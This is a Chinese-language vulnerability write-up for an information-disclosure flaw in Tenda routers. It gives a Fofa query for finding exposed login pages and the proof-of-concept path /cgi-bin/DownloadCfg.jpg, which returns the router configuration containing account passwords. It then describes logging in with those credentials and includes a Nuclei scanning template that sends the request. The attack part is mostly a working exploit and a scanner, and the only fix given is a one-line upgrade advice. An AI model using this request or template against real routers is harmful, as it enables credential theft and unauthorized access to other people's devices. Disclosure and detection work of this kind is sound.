# Tenda 路由器 DownloadCfg 信息泄露漏洞

## 漏洞描述

Tenda 路由器是深圳市吉祥腾达科技有限公司的一款智能无限路由器。Tenda 路由器存在信息泄露漏洞，攻击者通过构造特殊 URL 地址，读取系统敏感信息网访问该系统。


## 漏洞复现

1. Fofa

title="Tenda | LOGIN"




1. 界面如下




1. POC

/cgi-bin/DownloadCfg.jpg

4、从配置中查找账户密码(直接打开JPG就行了)



5、成功登录如下



Nucle脚本

id: tenda-router-downloadcfg-infolink

info:

name: Tenda 路由器 DownloadCfg 信息泄露漏洞

author: m0be1

severity: high

description: Tenda 路由器是深圳市吉祥腾达科技有限公司的一款智能无限路由器。Tenda 路由器存在信息泄露漏洞，攻击者通过构造特殊 URL 地址，读取系统敏感信息网访问该系统。

reference:

- https://

metadata:

fofa-query: title="Tenda | LOGIN"

verified: true

max-request: 1

http:

- raw:

- |

GET /cgi-bin/DownloadCfg.jpg HTTP/1.1

Host: {{Hostname}}

matchers:

- type: dsl

dsl:

- 'status\_code==200 && contains\_all(body,"Please")'

## 修复建议

1、升级到安全版本。